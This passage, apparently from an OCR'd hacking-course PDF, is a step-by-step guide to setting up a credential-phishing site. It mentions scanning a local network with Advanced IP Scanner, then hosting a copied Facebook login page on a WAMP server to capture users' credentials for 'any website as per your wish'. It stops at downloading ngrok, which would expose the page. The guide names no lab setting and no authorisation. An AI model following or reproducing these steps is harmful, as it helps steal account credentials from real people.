


Step 64:- Phishing website Usernames & Password.


Advanced IP Scanner:-

Step 1:- Download Advanced IP Scanner & Install it.

Step 2:- Double Click on Advanced IP Scanner Icon.



Step 3:- Type 192.168.0.1-200 & Click on Scan.



Step 4:- 3 Device are Connected to the same network &
IP Address, System names, and MAC address of the Connected Device.


- Use the WAMP server to convert a normal system to a server and host a login phishing website, using which you can capture the user credentials (Any website as per your wish) .

WAMP server:-


Step 1:- Download WAMP server & Install it.

Step 2:- Double Click on WAMP server Icon.


Step 3:- Wait up to it turn into Green Colour.




Step 4:- Open browser & Type localhost & It open wamp server page.




Step 5:- Open C:drive & Open wamp64 folder.




Step 6:- Open www folder.




Step 7:- Select all files & Delete it.




Step 8:- All Select files are Deleted.




Step 9:- Open Phishing folder & Select 3 Files & Copy to www folder in wamp64 folder.



Step 10:- 3 Files Copyed successfully to www folder.




Step 11:- Select Facebook.html & Rename it as index.html .




Step 12:- Successfully Renamed.


Step 13:- Download ngrok.



